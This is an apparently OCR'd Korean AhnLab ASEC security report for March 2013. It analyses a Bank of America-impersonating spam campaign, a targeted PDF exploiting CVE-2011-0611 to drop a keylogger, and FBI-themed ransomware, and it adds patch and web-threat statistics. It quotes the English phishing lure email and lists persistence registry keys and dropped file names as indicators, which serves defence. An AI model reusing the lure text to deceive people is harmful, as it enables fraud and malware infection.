미국의 뱅크 오브 아메리카(Bank of America) 은행을 사칭해 악성코드를 유포하는 스팸 메일이 발견됐다.

이 스팸 메일은 'cashproonline_notification@bankofamerica.com'의 메일 주소로 발송됐으며, 'Online Digital Certificate' 라는 제목을 사용했다. 발신자의 메일 주소를 검색해 보면 이전부터 해당 주소와 유사한 형태의 스팸 메일들이 유포되고 있었다.


Dear CashPro Customer,

This email is being sent to inform you that you have been granted a ne= digital certificate for use with Bank of America CashPro Online.

Please open the attachment and you will be guided through a simple pro=ess to install your new digital certificate.

If you have any questions or concerns, please contact the Bank of Amer=ca technical help desk.

Thank you for your business,
그림 1-53 | 악성코드가 첨부된 이메일 본문

첨부된 악성코드에 감염되면 시스템 부팅 시마다 실행하기 위해 레지스트리에 등록을 한다. 또한 포트 번호를 하나씩 증가시키면서 미국 미시간주에 위치한 특정 시스템으로의 연결을 지속적으로 시도하며, 일부 시스템에서는 악성코드를 다운로드한다.




그림 1-54 | 첨부된 악성코드

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{1AB56A25-B9D0-AD41-CED2-B7C5F89F94D7} ""C:₩Documents and Settings₩Administrator₩Application Data₩Polo₩atnuru.exe""




그림 1-55 | 특정 시스템으로의 접속 시도




그림 1-56 | 접속을 시도하는 시스템의 위치

은행이나 택배 회사 등을 사칭한 스팸 메일을 통해 악성코드를 유포하는 보안 위협은 지속적으로 발견되고 있다. 발신자가 불분명하거나 첨부된 파일이 의심스러울 경우 각별히 주의해야 하며, 첨부파일을 열기 전에는 백신으로 파일 검사를 해보는 것이 좋다.

〈V3 제품군의 진단명〉
Win-Trojan/Fareit.115712.B (2013.03.08.00)

특정 타깃을 대상으로 유포된 PDF 악성코드

특정 대상을 타깃으로 제작된 악의적인 PDF 파일 (초X.pdf)이 최근 이메일의 첨부파일 형태로 발견됐다. 악성코드 제작자는 사용자가 첨부파일을 실행하도록 해 악성코드 감염을 유도하고, 감염된 악성코드를 통해 키보드 입력정보와 시스템 정보 등을 탈취한다. 악성코드 유포에 사용된 이메일은 정상적인 메일이나 업무와 관련된 것으로 위장하기 때문에 악성으로 의심하기가 어렵다.

사용자가 첨부파일(초X.pdf)을 실행할 경우 정상 PDF(Adobe.pdf) 파일이 실행된다. 악성코드 감염을 인지할 수 없도록 하기 위한 것으로 보이며, 본문은 러시아어로 작성돼 있다.




그림 1-57 | 초X.pdf 실행 화면

악성 PDF 파일이 실행되면 Adobe Reader 취약점(CVE-2011-0611)을 통해 다음과 같은 파일이 생성된다.

그림 1-58 | 생성되는 파일 정보

Winword.js 파일은 난독화된 VBS 파일이며 실행파일(PE)을 생성하는 기능을 수행한다.




그림 1-59 | Winword.js 파일 정보

Winword.js 파일이 실행되면 Temp 폴더 하위에 SWF 폴더가 생성되며, 해당 폴더에 CamMute.exe 파일과 악성 CommFunc.dll 파일이 생성된다.




그림 1-60 | Temp 폴더 생성 파일

CommFunc.dll 파일은 CamMute.exe 파일(정상 파일)에 로드되어 동작한다.




그림 1-61 | 레지스트리 생성 정보

감염된 악성코드는 사용자의 키보드 입력 정보를 NvSmart.hlp 파일에 저장한다.




그림 1-62 | NvSmart.hlp 키로깅 파일

NvSmart.hlp 파일을 열어보면 사용자의 키보드 입력 정보가 저장된 것을 확인할 수 있다.




그림 1-63 | NvSmart.hlp 파일에 저장된 키로깅 정보

이후 키로깅 정보와 시스템 정보 등을 탈취해 특정 서버로 전송할 것으로 추정되지만, 분석 시점에는 연결되지 않았다.

그림 1-64 | 네트워크 연결 정보

〈V3 제품군의 진단명〉

PDF/Cve-2011-0611 (2013.03.06.00)

VBS/Dropper (2013.03.06.05)

Win-Trojan/Infostealer.41472 (2013.03.06.00)

Win-Trojan/Infostealer.227840 (2013.03.06.00)

끝나지 않은 랜섬웨어와의 전쟁

랜섬웨어(Ransom ware)란 사용자 컴퓨터의 시스템이나 파일을 장악한 뒤 이를 인질로 삼아 금품을 요구하는 악성 프로그램을 말한다. 랜섬웨어는 최근까지도 변종이 계속 등장하고 있는데, 국내에서는 아직 크게 피해가 확산되지는 않았지만 종종 사례가 보고되고 있다는 점에서 사용자들의 주의가 필요하다.

과거에 발견된 랜섬웨어의 사례는 다음 두 가지다. 2010년 발견된 첫 번째 사례는 MBR을 덮어 써 패스워드를 입력하지 않으면 부팅이 제대로 이뤄지지 않았다. 이는 제우스 Zbot 변형이 다운로드된 것이었다. 두 번째 사례는 한글로 표기된 가짜 윈도우 라이선스를 요구하는 것으로 지난 2011년에 발견됐다.




그림 1-65 | 2010년 MBR을 덮어써 부팅이 제대로 되지 않는 랜섬웨어 발견 사례




그림 1-66 | 2010년 MBR을 덮어써 부팅이 제대로 되지 않는 랜섬웨어 발견 사례

가장 최근에 발견된 랜섬웨어는 FBI를 사칭해 금품을 요구했다. 이 랜섬웨어는 사용자가 접속하지도 않은 불법 성인물 사이트에 접속한 것처럼 브라우저 히스토리에 내용을 남기고, FBI가 보낸 메시지로 위장, '불법 사이트에 접속해 PC 이용이 차단됐다. 돈을 내면 잠금을 풀어주겠다' 며 사용자를 위협했다.

그림 1-67 | 2013년 브라우저 히스토리를 악용한 랜섬웨어 사례

악성코드가 실행되면 [그림 1-68]과 같이 무작위로 성인물 사이트에 접속을 시도한다.




그림 1-68 | 무작위 성인 사이트 접속 시도 쿼리

〈V3 제품군의 진단명〉

Win-Trojan/Kovter.121872

01 보안 동향

보안 통계

3월 마이크로소프트 보안 업데이트 현황

2013년 3월 마이크로소프트사에서 발표한 보안 업데이트는 총 7건으로 긴급 4건, 중요 3건이다. 지난달에 이어 많은 부분을 차지하는 것은 Internet Explorer 누적 보안 업데이트이며, 비공개적으로 보고된 9개의 취약점을 가지고 있다. 아직 악용된 사례나 공격코드가 공개되진 않았으나, 이용자들 대부분이 해당 브라우저로 인터넷 사용을 많이 하기 때문에 최신 취약점에 의한 공격을 막기 위해선 보안 업데이트가 필수적이다.

긴급
MS13-021 Internet Explorer 누적 보안 업데이트
MS13-022 Silverlight의 취약점으로 인한 원격 코드 실행 문제
MS13-023 Microsoft Visio Viewer 2010의 취약점으로 인한 원격 코드 실행 문제
MS13-024 SharePoint의 취약점으로 인한 권한 상승 문제
MS13-012 Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점
중요
MS13-025 Microsoft OneNote의 취약점으로 인한 정보 유출 문제
MS13-026 Office Outlook for Mac의 취약점으로 인한 정보 유출 문제
MS13-027 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제

표 2-1 | 2013년 03월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

02

보안 동향

보안 이슈

Mongo DB 원격 코드 실행 취약점 CVE-2013-1892

NoSQL을 대표하는 오픈소스로 유명한 MongoDB 2.2.3 이하 버전의 nativeHelper에 취약점이 존재하는 것으로 확인됐다. 공격자는 이 취약점을 악용, 원격으로 코드를 실행할 수 있다. 일부 매체에서는 데이터 처리에 여러 불편함이 있다는 점과 불안정성 등을 이유로 MongoDB 사용 자제를 권하고 있다. 하지만 개발자들이 가장 쉽게 접할 수 있는 것이 MongoDB라는 점에서 사용자들의 각별한 주의가 필요할 것으로 보인다.

어떤 NoSQL을 사용하느냐는 사용자의 몫이지만, 이런 오픈소스를 사용할 때는 취약점에 쉽게 노출될 수 있는 만큼 보안 업데이트에 각별히 신경써야 한다. MongoDB의 최신 버전은 2.4.1이므로 최신 버전으로 업데이트해 사용하길 권장한다.




그림 2-2 | 공개된 공격 코드 실행 동영상

01

웹 보안 동향

웹 보안 통계

악성코드 유포 웹사이트는 감소 추세

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2013년 3월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 7861건이었다. 악성코드 유형은 총 328종, 악성코드가 발견된 도메인은 181개, 악성코드가 발견된 URL은 783개로 각각 집계됐다. 이는 2013년 2월과 비교해서 전반적으로 감소한 수치다.

악성코드 배포 URL 차단 건수

8,267

02

03

7,861

-4.9%

악성코드 유형

333

328

악성코드가 발견된 도메인

271

181

악성코드가 발견된 URL

909

783

Graph




표 3-1 | 2013년 3월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 3월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 8267건에 비해 5% 감소한 7861건이었다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2013년 3월의 악성코드 유형은 전달의 333건에 비해 2% 감소한 328건이다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2013년 3월 악성코드가 발견된 도메인은 181건으로 2013년 2월의 271건에 비해 33% 감소했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2013년 3월 악성코드가 발견된 URL은 전월의 909건에 비해 14% 감소한 783건이었다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 3801건(48.4%)으로 가장 많았고, 애드웨어가 1361건/17.3%인 것으로 조사됐다.

유형	건수	비율
TROJAN	3,801	48.4 %
ADWARE	1,361	17.3 %
DROPPER	525	6.7 %
DOWNLOADER	175	2.2 %
Win32/VIRUT	66	0.8 %
SPYWARE	57	0.7 %
JOKE	11	0.1 %
APPCARE	7	0.1 %
ETC	1,858	23.7 %
TOTAL	7,861	100%

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Trojan/Win32.KorAd가 1095건으로 가장 많았고 Win-Trojan/Wecod.1069568등 4건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	▲1	Trojan/Win32.KorAd	1,095	24.8 %
2	▼1	Adware/Win32.Clicker	1,093	24.7 %
3	NEW	Win-Trojan/Wecod.1069568	545	12.2 %
4	NEW	Dropper/Win32.KorAd	357	8.1 %
5	▼1	ALS/Qfas	273	6.2 %
6	▼1	ALS/Bursted	268	6.1 %
7	▲1	Win32/Induc	222	5.0 %
8	NEW	Trojan/Win32.Downloader	195	4.4 %
9	NEW	Trojan/Win32.HDC	190	4.3 %
10	▼1	Packed/Win32.Vmpbad	186	4.2 %
		TOTAL	4,424	100 %

표 3-3 | 악성코드 배포 최다 10건

02 웹 보안 동향

웹 보안 이슈

2013년 3월 침해 사이트 현황

[그림 3-6]은 악성코드를 유포했던 침해 사이트들에 대한 월별 통계다. 전체 통계의 증감부분에서는 주목할 만한 요소는 없었다. 단지 2월에는 명절 등이 포함돼 있어 잠시 주춤했던 것으로 추정되는데 이 수치는 3월 들어 다시 증가했다.




그림 3-6 | 2013년 월별 침해 사이트 현황

침해 사이트를 통해서 유포된 악성코드 최다 10건

순위	악성코드명	건수
1	Trojan/Win32.Banki	11
2	Win-Trojan/Banki.22016.E	10
3	Win-Trojan/Malpacked5.Gen	9
4	Win-Trojan/Agent.23001.B	9
5	Dropper/Win32.Small	8
6	Win-Trojan/Malpacked5.Gen	8
7	Dropper/Xema.22016.AM	7
8	Win32/Morix.worm.118459	7
9	Win-Trojan/Hupigon.109829	7
10	Dropper/Xema.22016.AM	7

표 3-4 | 침해 사이트를 통해서 유포된 악성코드 최다 10건

[표 3-4]는 3월 한 달 동안 가장 많은 사이트를 통해서 유포됐던 악성코드 최다 10건을 산출한 것이다. 3월의 경우에는 온라인게임핵 트로이 목마가 최대 10건 순위 내에 들지 못했고, 순위 대부분을 인터넷 뱅킹 정보를 탈취하는 Banki와 그와 관련된 악성코드들이 랭크됐다.

ASEC REPORT CONTRIBUTORS

집필진	책임연구원	정 관 진
	선임연구원	강 동 현
	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	장 영 준
	주임연구원	김 재 홍
	주임연구원	문 영 조
	주임연구원	박 정 우
	연구원	강 민 철
참여연구원	ASEC 연구원	
	SiteGuard 연구원	
편집장	책임연구원	안 형 봉
편집인	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무	조 시 행
발행처	주식회사 안랩	
	경기도 성남시 분당구	
	삼평동 673	
	(경기도 성남시 분당구	
	판교역로 220)	
	T. 031-722-8000	
	F. 031-722-8901	

AhnLab